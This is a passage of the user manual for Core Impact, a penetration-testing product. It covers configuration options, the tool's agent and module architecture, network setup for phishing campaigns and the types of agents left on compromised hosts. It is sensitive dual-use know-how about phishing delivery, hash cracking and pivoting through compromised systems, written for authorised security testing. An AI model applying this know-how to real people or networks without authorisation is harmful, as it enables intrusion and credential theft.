
The REST API is configured. Use the following steps to see the API in action using a Swagger Documentation Interface:

1. In a browser load the page - <https://localhost:8080/docs>

A standard swagger documentation interface displays. This allows you to initiate actions within the API.



2. On this screen press the **Authorize** button.
3. In the Available Authorizations screen paste the bearer token copied in setup step 7.



4. Press **Authorize** and **Close**.

Online Password Decryption


The Core Online Password Decryption Panel of the Options Dialog Box determines whether Core Impact will automatically submit encrypted credentials (hashes) to its on-line password cracking service.

NOTE:

If while [Installing Core Impact](#) you opted to Never Automatically Send Credentials, the Online Password Decryption options panel will not be visible.

Follow these steps to set Core CloudCypher options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Online Password Decryption** category.



3. Set the **Automatically Submit Credentials** option to Yes or No, depending on your preference. You can also enter an email address to be notified when credentials have finished being processed.
4. Press **OK**.

Database

Core Impact supports two versions of SQL Server: Express DB and Standard/Enterprise. This option was set during the initial setup of the product. Follow these steps to set the Database options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Database** category to review or edit the available options.

The screenshot shows the 'Options' dialog box with the 'Database' tab selected. On the left is a sidebar with various modules, with 'Database' highlighted. The main area is divided into 'Connection settings' and 'Maintenance settings'. Under 'Connection settings', the 'Default (local SQL Server Express)' radio button is selected. Below it, the 'SQL Server connection parameters' section contains fields for 'Host' (localhost) and 'Instance' (empty). There are three unchecked checkboxes: 'Encrypt Connection', 'Trust Server Certificate', and 'Integrated Windows Authentication'. The 'User Name' field contains 'sa' and the 'Password' field is masked with asterisks. A 'Check Connection' button is located to the right of the password field. The 'Maintenance settings' section has the 'Enable DB Maintenance' checkbox checked and a 'Daily execution time' dropdown set to '00:00'. At the bottom of the dialog are 'Reset', 'OK', and 'Cancel' buttons.

3. Press **OK** after making any changes. You will be prompted to apply changes and restart Impact.

Parameters

Default (local SQL Server Express) - Select to use the version of SQL Server Express DB installed as a prerequisite for Core Impact. This option has no additional parameters.

Custom - Select this to use an existing version of SQL Server (Standard/Enterprise) or RDS Custom for SQL Server. Be sure to set the parameters that follow.

NOTE:

If using [Teaming](#), the following permissions must be granted (manually) to the database engine.

- Mixed mode authentication enabled.
- Grant remote access to the database (in the engine, and in the firewall if any).

Host - Enter the name of the host for the SQL Server or RDS Custom for SQL Server.

Instance - Enter database instance.

Encrypt Connection - Select to encrypt DB data or not. When selected, data that is passed through this connection will be encrypted.

Trust Server Certificate - (only applicable when Encrypt Connection is enabled)
When selected, the server's certificate won't be validated to have the correct hostname of the server and be issued by a trusted certificate authority.

Integrated Windows Authentication - When selected, SQL Server uses integrated login security to establish this connection. The Windows login should be associated with a SQL Server login ID.

User Name - Specify the user to connect to the SQL Server. This is unavailable if Windows Authentication is selected.

Password - Enter the password for the selected user.

Check Connection Button - Use this to verify the connection the SQL Server. This is unavailable if Windows Authentication is selected.

Enable DB Maintenance - Check this box to enable the execution of the database maintenance tasks.

Daily Execution Time - If enabled, specify a time to run the database maintenance tasks.

NOTE:

If these tasks are enabled and do not run (ie, Impact host is off at the configured time) for 7 days, an alert is displayed when opening Impact indicating the tasks did not run for the specified time.

Considerations for Custom SQL Server Connection

For Core Impact to connect to a remote database we must consider whether or not Impact and the database are on the same domain.

Impact installed in a host joined to a domain

Using Integrated Windows Authentication

To ensure Impact operates correctly, `sysadmin` permissions must be given to the `<DOMAIN>\<IMPACT_HOST_NAME>$` login on SQL Server being connected to. In addition the Windows login that is running Impact must be enabled to access the SQL Server.

For example, given this configuration:

- Domain Name: **mydomain**
- Impact Host Name: **workstation**
- Windows login running Impact: **mydomain\john.doe**

We need to grant login on the SQL Server for the following accounts:

- **mydomain\john.doe** (the user running the product)
- **mydomain\workstation\$** (Impact service will connect through this account)


Not using Integrated Windows Authentication (SQL Server Authentication)

- Impact will connect to the SQL Server using the provided username and password.
- Make sure the configured user is allowed to connect and is *sysadmin* of the database (same checks as before these changes).

Impact installed in a host NOT joined to a domain

Using Integrated Windows Authentication

- This option will always fail, because if computers are not joined to a domain there is no way to authenticate them. The remote connection will be attempted with an anonymous user and issue the following error message:



- The only option here is to not use **Integrated Windows Authentication** and define a specific username and password to connect to the database.


Not using Integrated Windows Authentication (SQL Server Authentication)

- Impact will connect to the SQL Server using the provided username and password.
- Make sure the configured user is allowed to connect and is *sysadmin* of the database (same checks as before these changes).

Reports

The Reports category is where you define the path to save generated reports. Follow these steps to set Report options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Reports** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters


Reports Path - Displays where generated reports from tests are stored. This value is set during the initial setup of the product.

The report name is generated in the pattern—**<type_of_report>-<workspace_name>**. As an example, *full_executive_report-test.pdf* is the "Full Executive Report" of the workspace named "test"

Software Updates

Use the Software Updates option to set how often your software is updated. Follow these steps to set Software Update options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Software Updates** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters

Automatic Updates

Install Updates Every Day at - Check the box to receive daily updates and specify a time to apply any updates.

Update Notifier

This is a utility that will run in the background to check for available module updates even when Core Impact is not running. If updates are identified, the Notifier will appear in the system tray. If the Enable Update Notifier setting is checked, then the Update Notifier will check for updates as frequently as is specified in the Minutes between checks field.

Enable Update Notifier - Check to run the Update Notifier utility and specify the amount of time between checks.

Appendix

[Core Impact Architecture on page 352](#)

[Client Side Phishing Architecture on page 355](#)

[Controlling Agents on page 360](#)

[Core Impact Underlying Technology on page 385](#)

[CVE and Core Impact on page 394](#)

[Integration on page 396](#)

[Installing and Activating Core Impact on page 406](#)

[In memory .NET Assembly Execution on page 427](#)

[Beacon Object Files on page 428](#)

[Ransomware Simulator on page 437](#)

[SOCKSProxy Client on page 438](#)

[Transferring a Core Impact Installation on page 441](#)

[Uninstalling Core Impact on page 444](#)

[External Network Test Routing on page 444](#)

[Contacting Fortra on page 447](#)

Core Impact Architecture

Core Impact delivers the following features within its framework:

A repeatable process for penetration testing: Core Impact supports all the steps needed for a successful network, client side and web applications penetration test. It approaches all phases of a penetration test in an intuitive and usable fashion, and consistently provides the user with an up-to-date view of all information accumulated during the current penetration test.

Flexibility: Core Impact provides a flexible penetration testing framework, capable of adopting methodologies defined by the user and adapting to different target configurations.

Scalability: Core Impact provides a highly scalable penetration testing solution:

- Test web applications with up to 200 web pages.
- Run client side tests through over 3,000 target email accounts.
- Run network tests of up to 8 half-populated class-C networks.

Commercial-grade exploit code: Core Impact provides you with up-to-date support for a wide range of exploits for different platforms, operating systems, and applications, and multiple combinations of versions. These exploits allow you to gain and retain access on the target host or application.

A powerful framework for developing exploits and tools that aid in the penetration testing process: Core Impact's framework enables your team of Information Security experts to develop and customize new or existing tools quickly by providing a mechanism for acquiring and reusing knowledge and experience from successive penetration tests and different penetration-testing teams. When possible, it also enables the creation of exploit code and scripts that are independent of the target operating system or hardware architecture.

NOTE:

Some exploits/tools are platform-dependent due to the nature of the functionality they provide (for example, a 'chroot breaker' module will not work on a Windows system).

Transparent pivoting: Core Impact execution subsystem, together with its agent technology, enables modules to run from intermediate compromised hosts without modification. This powerful capability allows you to seamlessly stage or proxy attacks through intermediate hosts to probe further into the network.

Complete logging of test activities: All of the activities completed within Core Impact's framework are logged and stored in a database for later analysis and reporting.

NOTE:

It is not in the current scope of the product to provide a secure non-repudiable log of all the activities performed by the user (a log that would allow for "auditing the tester"), but it does greatly simplify the reporting and clean-up stages of the penetration test.

Architecture Components

At a basic level, Core Impact architecture achieves the following:

- Performs actions on behalf of the user (these actions are represented by modules).
- Deploys and controls agents on the target network. Agents perform the actions (modules) the user indicates.
- Centralizes the collection of information and keeps track of every performed action.
- Generates reports.

Core Impact architecture consists of a number of components working together to first compromise and then interact with the target host or application. The three primary components of the architecture are Agents, Modules and the Console. All knowledge obtained during assessments is consolidated in a central repository of information called the Entity Database. These components are described in the sections below.

Agents

Agents are a fundamental component of Core Impact's architecture. For Network and Client Side tests, an OS agent is a program that is installed by Core Impact on a compromised system immediately following a compromise. For Web Application tests, an agent represents knowledge of an exploitable vulnerability in the web application, but does not represent any code Core Impact has placed in the Web Application. The agent's primary purpose is to perform operations requested by the Console host (ultimately representing the user's orders) on the compromised system. Agents can also perform operations on other agents, a process known as "chaining." For more details about agents, see [Controlling Agents](#).

Modules

Modules are individual operations, or a group of operations, that are executed by an agent. For example, modules can launch specific attacks against a target host, such as a web server, and perform information gathering tasks ranging from packet sniffing to active port scanning. Modules can also call and execute other modules.

See [Working With Modules](#) for more information on how to run and manage modules in Core Impact. If you are interested in developing modules for Core Impact, please refer to the "Core Impact Developer's Guide."

The Console

The Console consists of Core Impact Graphical User Interface and serves as an initial launching point for all modules, a management tool to visualize the network being attacked, and a reporting tool for outputting resultant information. The Console is the centralized gathering point for all information obtained from agents that may be deployed across multiple targets and varying operating systems. The Console provides visualization of data ranging from a specific network scan output to a module's successful exploit against a remote system.

The Console comes with an embedded agent that, by default, is the starting point of any penetration test. This agent is called the "localagent".

By interacting with the Console, you control the execution of Core Impact modules. Since modules run on a specific agent, there is always a selected agent for execution. This agent will be referred to in this document and in the Console itself as the default source agent. By default, when the Console starts, the "localagent" is selected as the default source agent.

Entity Database

The Entity Database constitutes the single and centralized repository of information gathered by Core Impact. It contains information such as module output, complete activity logs, information about target systems (hosts that are known, client side information, operating systems, open ports, etc.), and agent deployment. This information is entered either manually by the user or through the automatic processing of module output. You can assess the state of the whole penetration test simply by looking at this database at any time.

Structured information such as target networks, hosts, client emails, vulnerable web pages, deployed agents, open ports on a host, and found user accounts are represented as objects in this database. These database objects are referred to in the product as "entities."

An entity is any object that can be managed by the database. All entities can serialize and de-serialize themselves to and from XML, allowing you to easily manipulate the data in other programs. Any findings of a module that can be shared are in the form of entities. Entities also include the functionality to compare different revisions of themselves and resolve conflicts (for example, allowing the user to choose between different port scan results for the same hosts). Upon initialization, some default entities are created and added to the database. These entities are:

- A host entity representing the local console host ('localhost')
- The local agent ('localagent')

See [Core Impact Entities](#) for a more in-depth look at the Entity Database and how to manage it from Core Impact's Console.

Client Side Phishing Architecture


When performing Client-side testing with the Core Impact software there are two routing requirements.

- Core Impact must be able to successfully make a connection to the mail server and have the mail server accept the emails that are being sent. This usually is a port 25 connection to the mail server.

- Targeted users will be clicking on the links that were embedded in the emails. The click will attempt a port 80 web connection to the Core Impact system. Once the link has been clicked on and connects to the Core Impact system the phishing will be performed.

Internal Mail Server and Internal Targeted Users


This scenario performs a phishing campaign where both the mail server and the targeted users are internal to the network containing the Core Impact system.



Internal Mail Server and External Targeted Users

This scenario performs a phishing campaign where the mail server is internal and the targeted users are external to the network containing the Core Impact system.


In this Scenario email is sent (usually on port 25) to the mail server for the domain referenced in the "To" address.



Emails are then read by the targeted users and an embedded link is clicked. For this connection to be successful two items (NAT and Firewall) need to be configured. See [Configure Network Access Translation \(NAT\) on page 359](#).

External Mail Server and Internal Targeted Users

In this scenario your mail server is outside your network. In this case you need to confirm that you can send the mail to the mail server on port 25 or the port the mail server is configured to use.




The targeted users retrieve the mail in their normal process and click on the link that is embedded in the emails which will make a port 80 connection back to the Core Impact system.

External Mail Server and External Targeted Users

This scenario performs a phishing campaign where both the mail server and the targeted users are external to the network containing the Core Impact system.

In this Scenario email is sent (usually on port 25) to the mail server for the domain referenced in the "To" address.



Emails are then read by the targeted users and an embedded link is clicked. For this connection to be successful two items (NAT and Firewall) need to be configured. See [Configure Network Access Translation \(NAT\) on page 359](#).

Symptoms

There are two possible issues here: Mail not being delivered and/or nothing happens when a link is clicked.

Mail Not Delivered

When mail is not delivered the Client-side Phishing (Web Page Redirect) or Client-side Phishing (Web Page Clone) module log may indicate the following:

```
Module "Client-side Phishing (Web Page Redirect)" (v203768) started
execution on Tue Apr 23 11:46:25 2019
```

```
Web Browser Agent environment established
Target: "Target Victim" <Victim@company.com> URL:
```


```
http://192.168.1.154/rpt/983a67b986c6f530/ONLOADWINDOWUJaGC5f1h1r7g
xejfbmCaQaa/list.html
```

```
Trying to send mails using preferred SMTP server.
Cannot login to server 192.168.1.25:25
Sending mails using preferred SMTP server failed.
No attack was delivered
```

Troubleshooting Steps

You can use a tool like telnet to verify that you can make a connection to the mail server on port 25.

```
telnet smtp.company.com 25 or telnet 192.168.1.5 25
```



A successful connection will return a banner from the mail server. If it is not successfully you will see a message like connection refused or connection reset.

Link Fails to Connect

Clicking a link that fails to connect to the web server will usually display a *page cannot be displayed* message.

Troubleshooting Steps

One way to see if click is making it back to the Core Impact system is to run **netstat -an|more**. This will display a list of the local and foreign IP addresses and ports used for each connection.



Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	10.10.10.200:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1135	0.0.0.0:0	LISTENING
TCP	127.0.0.1:9770	127.0.0.1:40242	ESTABLISHED
TCP	127.0.0.1:9775	127.0.0.1:13013	ESTABLISHED
TCP	127.0.0.1:13013	0.0.0.0:0	LISTENING
TCP	127.0.0.1:13013	127.0.0.1:9775	ESTABLISHED
TCP	127.0.0.1:40242	127.0.0.1:9770	ESTABLISHED
TCP	192.168.123.200:25	0.0.0.0:0	LISTENING
TCP	192.168.123.200:80	192.168.220.66:1374	ESTABLISHED
TCP	192.168.123.200:110	0.0.0.0:0	LISTENING
TCP	192.168.123.200:139	0.0.0.0:0	LISTENING

You should see the IP address of the system the clicked on the link list as a foreign address with the local system indicating that the connection was on port 80.

Additional Information

Even with internal networks there can be internal firewalls or port filtering device that segments off the different subnets. Make sure that there are no restrictions that will affect the ability of the Core Impact system to communicate successfully.

The person clicking on the link can use the site www.whatismyip.com or just google “what is my ip” and it will indicate the public IP address. If you do not see the public address the communication is not making it back to the Core Impact system.

NOTE:

If you are attempting to perform a phishing attack from your home, there is the possibility that your home internet service can be blocking port 25 preventing you from sending emails. The reason is most internet service providers will force you to pay for a business line and block port 25.

Configure Network Access Translation (NAT)

For connections to be successful two items need to be configured.

- Core Impact NAT information must be configured. Select **Tools->Options->Network** from the main menu to open the Options screen.

The screenshot shows the 'Options' dialog box with the 'Network' tab selected. The left sidebar lists various categories: Modules, Agents, Entities, Network (selected), One Step RPT, User Actions, Core CloudCypher, and Other. The main area is titled 'Network' and contains the following settings:

- Network Interface:** A dropdown menu showing '192.168.1.154 - Microsoft'.
- Internet connection:** Three radio buttons: 'Use Internet Explorer settings' (unselected), 'Direct connection to the internet' (selected), and 'Use a proxy server' (unselected).
- Address:** A text box containing '192.168.0.1'.
- Port:** A text box containing '80'.
- Username:** An empty text box.
- Password:** An empty text box with a 'Show/Hide' icon (an eye with a slash).
- Network Address Translation (NAT):** A section with a checked checkbox 'Core Impact is behind a NAT device'.
 - Public address:** A text box containing '68 . 166 . 50 . 1'.
 - Port range:** Two text boxes labeled 'From:' and 'To:', both containing '80'.
- Dashboard:** A section with an unchecked checkbox 'Do not connect to the Internet to retrieve information about updates, news and community stats'.

At the bottom of the dialog are three buttons: 'Reset', 'OK' (highlighted in blue), and 'Cancel'.

On the Network tab, in the Network Address Translation (NAT) setting, specify the External Address of the firewall and the ports that will be open in this example a standard web port of 80.

- Your firewall must be configured to allow port 80 inbound and forwarded to the Core Impact system.

If the NAT information is not filled in the links that are sent out will have the internal IP address of the Core Impact system which would never route back from an external network. With the NAT information filled in the internal IP address is replaced with the public address of the firewall allowing the successful communication to occur.

Controlling Agents

Core Impact agents are the results of penetration tests. They work with Core Impact to execute modules (your chosen tasks) on target systems. Every module needs an agent in order for it to operate.

Note that although a module is automatically assigned an agent (the source agent) for execution, it might interact with other agents to accomplish its goal. Refer to the specific module's documentation for more information.

About Agents and WebApps Agents

An Agent (sometimes referred to as an OS Agent) represents an entity on a target system that serves as your conduit to that system. When you create a new workspace there is one agent present, `localagent`, that comes with the Console. This agent is always the starting point of a new Network or Client Side test since modules that perform initial operations are first executed from the Console. As hosts are compromised, Core Impact deploys agents on those targets. When this occurs, you can instruct any module to run from an agent other than `localagent`. (see Set as Source in the [Interacting with Agents](#) section).

When an Agent is being prepared to be deployed on a target system, a *cookie* is generated so that the agent can be identified by and connect to Core Impact. This cookie will allow any agent to connect back to Core Impact, even after the Core Impact workspace has been restarted (see [Closing a Workspace](#) for details on closing a workspace and leaving modules running).

NOTE:

If Core Impact successfully exploits a host but antivirus or intrusion detection systems (IDS) prevent the agent from being installed, the host will be tagged as 'vulnerable but not exploitable'. This classification will be shown in the host's Quick Info, the Attack and Penetration Summary, as well as in the Vulnerability Report.

IOS Agents are the result of Network Device testing. They represent the information of how to exploit a network device vulnerability. If an IOS agent exists in your Network view under a Network Device, then you have the ability to perform certain post-exploit activities on the device such as opening a command shell. See [Post Exploitation Modules for Network Devices](#).

Android Agents are specifically designed to operate on Android devices.

WebApps Agents are the result of WebApps testing. They represent the information of how to exploit a web application vulnerability. If a WebApps agent exists in your Web View, then you have the ability to perform certain activities on the web application's server. In this regard, a WebApps agent is similar to an OS agent.

The different types of WebApps agents are described below:

- **SQL Agent:** Represents the knowledge of how to exploit a web application using SQL Injection.

- RFI Agent for PHP: Represents the knowledge of how to exploit a web application using PHP File Inclusion.
- XSS Agent: Represents the knowledge of how to exploit a web application using Cross Site Scripting.
- Web Browser Agent: Obtained when you gain control of a web browser through a XSS attack. Web Browser Agents are launched on XSS agents.
- OS Command Injection Agent: An OS command injection attack is possible when an attacker is able to execute system level commands through a vulnerable page in a web application. Applications are considered vulnerable to an OS command injection attack if they take user-supplied input and use it directly in a system level command.
- WebDav Agent: Represents the knowledge of how to exploit a poorly configured web server.

The below graphic illustrates how Agents and WebApps Agents are created and what steps can be taken from them. Note that from a WebApps Agent, one can optionally deploy an OS agent.


